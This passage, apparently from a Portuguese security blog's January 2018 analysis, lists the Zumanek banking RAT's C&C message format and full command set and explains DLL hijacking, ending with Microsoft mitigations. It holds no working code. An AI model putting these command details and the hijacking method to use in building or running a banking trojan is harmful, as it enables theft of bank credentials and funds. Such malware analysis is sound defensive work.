- Sockets COMANDO e TEXTO: “SOQUETETEXTOS;%COMPUTERID%;%OSVERSION%;%BROWSER%;%VERSION%;%BANK%;”

Os valores de %COMPUTERID%, %OSVERSION% e %VERSION% são iguais aos enviados via HTTP POST. Os valores possíveis para %BANK% seguem a lista da tabela acima, enquanto %BROWSER% pode assumir os valores [“Explorer” | “Firefox” | “Chrome” | “Opera” | “Microsoft Edge” | “Avast SafeZone” | “UC Browser” | “App Brada”].

Através do socket Comando, o operador do Zumanek pode enviar diversos comandos à máquina da vítima. A lista autoexplicativa de comandos está apresentada na tabela abaixo:

Tabela 2: Lista de comandos da versão analisada do Zumanek

LISTARMODULOS ATUALIZARMODULO

ENIVARDUPLOCLIQUE
ENIVARCLIQUE
ENIVARCLIQUEINVERSO
ENIVARMOUSEMOVE
ENIVARTEXTO
ENIVARTECLAS
COLARDATA
MUDARQUALIDADEBMP
TIPOFOTO
TIPOPRINT
ENVIARMESSAGEBOX
ABRIRCHROMEABRIRCHROME
ABRIRFIREFOX
ABRIRIEXPLORER
MAXIMIZARBROWSER
MINIMIZARBROWSER
ENIVARCLIQUEARRASTA0
ENIVARCLIQUEARRASTA1
ENIVARNOMECLIENTE
ENIVARAJUSTEXY
ENVIARMOVIMENTOMOUSE1
ENVIARMOVIMENTOMOUSE0
ENVIARAUTOGETHANDLES0
ENVIARAUTOGETHANDLES1
LISTARHANDLES
LISTARDESKTOPS
SETARHANDLEALVO
DETALHESJANELAFILHA
ENVIARINTERVALOMOVEMOUSE
CRIARDESKTOP
REINICIARPC
RESTARTKL
BLOQUEARKL
DELETARKL
FECHARKL
RESETARKL
EXECUTARPCHUNTER
FECHARINFO
OCULTARBARRATAREFAS
MOSTRARBARRATAREFAS
FECHARBROWSERS
FINALIZARINFO
RECONECTARREMOTO
AJUSTARBROWSER
ENVIARCONECTAPHOTO
ENVIARDESCONECTAPHOTO
MATAHOOK
ATIVAKEYLOG
DESATIVAKEYLOG
RECEBERDADOSKEY
DESATIVARAERO
ATIVAAERO
DESATIVATRUSTEER
DETONARPC
LIBERAATUALIZA
XYRECORTE
FECHABURACO
ATUALIZEMAIL
TRAVAUPD

TRAVAGENERICA
ATUALIZABB
ATUALIZACEF
ATUALIZASANTA
ATUALIZAITA
ATUALIZABRADA
ATUALIZASICREDI
ATUALIZAUNICRED
ATUALIZASICOOB
ATUALIZABANRISUL
CANCELATELA
BANRISULSENHA
BBFISICASENHA8
BBFISICASENHACONTA
BBGFSENHACONTA
BBGFSENHACERTIFICADO
BRADAPOSICAOTABELA
BRADACHAVE
BRADATOKEN
CEFASSINATURA
ITAFISICASENHA
ITATABELA
ITAFISICATOKEN
ITADATANASCIMENTO
ITAFISICASMSTOKENITAFISICASMSTOKEN
SANTATABELA
SANTAASSTOKEN
SANTASMSTOKEN
SANTAASSINATURA
SANTASOTOKEN
SANTATOKEN
SICOOBASSINATURA
SICOOBSENHA4
SICOOBSENHA6
SICOOBTOKEN
SICREDIASSINATURA
SICREDITOKEN
UNICREDITOKEN
UNICREDASSINATURA
BLOQUEARSICREDI
BLOQUEARBB
BLOQUEARITA
BLOQUEARCEF
BLOQUEARBRADA
BLOQUEARSANTA
BLOQUEARHSBC
BLOQUEARBANRISUL
BLOQUEARBANESTES
BLOQUEARUNICRED
BLOQUEARSICOOB
BLOQUEARCITIBANK

Através do socket Foto, o operador pode visualizar a tela da vítima a partir dos dados enviados:

Tabela 3: Lista de comandos de visualização da tela da vítima da versão analisada do Zumanek

Comando	Ação
PRIMEIRAFOTO	Tira screenshot da máquina da vítima e envia o tamanho da screenshot comprimida (zlib)
SEGUNDAFOTO	Cria diff da screenshot atual com a anterior e envia tamanho do diff
MANDASTREAM	Envia screenshot comprimida e diff

Dessa forma, percebemos que a família de malware Zumanek **trata-se de um RAT com características de Banker**, enfocado no mercado financeiro nacional: seja tradicional (ou seja, Bancos) ou seja no novo mercado das criptomoedas.

Interessantemente, o C&C não fica ativo a todo o tempo, o que sugere que o Zumanek segue a arquitetura clássica de "Cliente-Servidor", onde o servidor é a máquina da vítima e o cliente é a aplicação do operador. Nesse caso, é bastante possível que o malware seja desenvolvido e comercializado por pessoas diferentes das quais operam os ataques.

Em especial, essa família emprega técnicas que vemos extensivamente utilizadas no Brasil, mas aponta também para o enfoque que o cibercrime vem tomando em torno das criptomoeadas.

DLL Hijacking

Ao longo do ano passado, vimos uma enorme quantidade de bankers no Brasil **utilizando DLL Hijacking para executar suas ações maliciosas**. Notariamente, essa é a técnica utilizada pelo Client Maximus para se executar na máquina das vítimas.

O ataque funciona devido ao fato de que sempre que uma DLL é carregada através de LoadLibrary ou LoadLibraryEx, o sistema busca pela DLL desejada em uma certa ordem:

1. Diretório onde a aplicação foi carregada
2. Diretório System
3. Diretório System (16 bits)
4. Diretório Windows
5. Diretório de trabalho (CWD)
6. Diretórios listados em PATH

Como o Downloader se encarrega de colocar o executável (legítimo) e a DLL no mesmo diretório, quando a aplicação é carregada, a DLL terá a maior prioridade na ordem de carregamento.

Esse ataque, no entanto, pode ser mitigado tanto pelos lado dos desenvolvedores quanto dos usuários.

Como estar seguro?

A Microsoft possui algumas recomendações que podem ser seguidas pelos desenvolvedores a fim de evitar, ou ao menos dificultar, terem suas aplicações exploradas nesse tipo de ataque (que pode acabar tendo algum tipo de impacto para a imagem da marca). Alguns exemplos simples de implementação (veja este artigo para outras recomendações):

- Validação das DLLs carregadas. Exemplos:
  - Uso de SearchPath para identificar o caminho da DLL
  - Uso de LoadLibrary para identificar a versão do sistema operacional
- Uso de caminhos absolutos para as chamadas LoadLibrary, CreateProcess e ShellExecute

Em especial, aplicações assinadas digitalmente deveriam buscar carregar apenas a DLL que também fosse assinada digitalmente. O fato de um executável digitalmente assinado poder carregar uma DLL sem assinatura abre brecha para que códigos maliciosos sejam executados em contextos "autenticados".

Para os usuários, é possível controlar a ordem de busca de DLLs através do registro CWDIllegalInDllSearch. Já para as versões de Windows a partir do Windows Server 2012 (servidores) e Windows 8.1 (PCs), esse registro já está disponível sem necessidade da instalação do KB2264107.

Scenario 1: The application is started from a local folder, such as **C:\Program Files**

CWDIllegalInDllSearch Value	Behavior of the DLL search path in LoadLibrary and in LoadLibraryEx
0xFFFFFFFF	Removes the current working directory from the default DLL search order
0	Uses the default DLL search path that was mentioned earlier
1	Blocks a DLL Load from the current working directory if the current working directory is set to a WebDAV folder
2	Blocks a DLL Load from the current working directory if the current working directory is set to a remote folder (such as a WebDAV or UNC location)
No key or other values	Uses the default DLL search path that was mentioned earlier

Figura 17: Chave de registro CWDIllegalInDllSearch com valor 0xFFFFFFFF remove o diretório local de trabalho (CWD) da busca de DLL

Como vimos, o cibercrime brasileiro é bastante inovador e ativo. Portanto, é sempre importante estar atento, principalmente quando utilizamos as facilidades trazidas pelo online banking e, agora, pelas criptomoedas.

17 Jan 2018 - 11:20AM

Cadastre-se para receber por e-mail todas as atualizações sobre novos artigos que publicamos em nossa seção referente à Crise na Ucrânia.

Newsletter

Discussão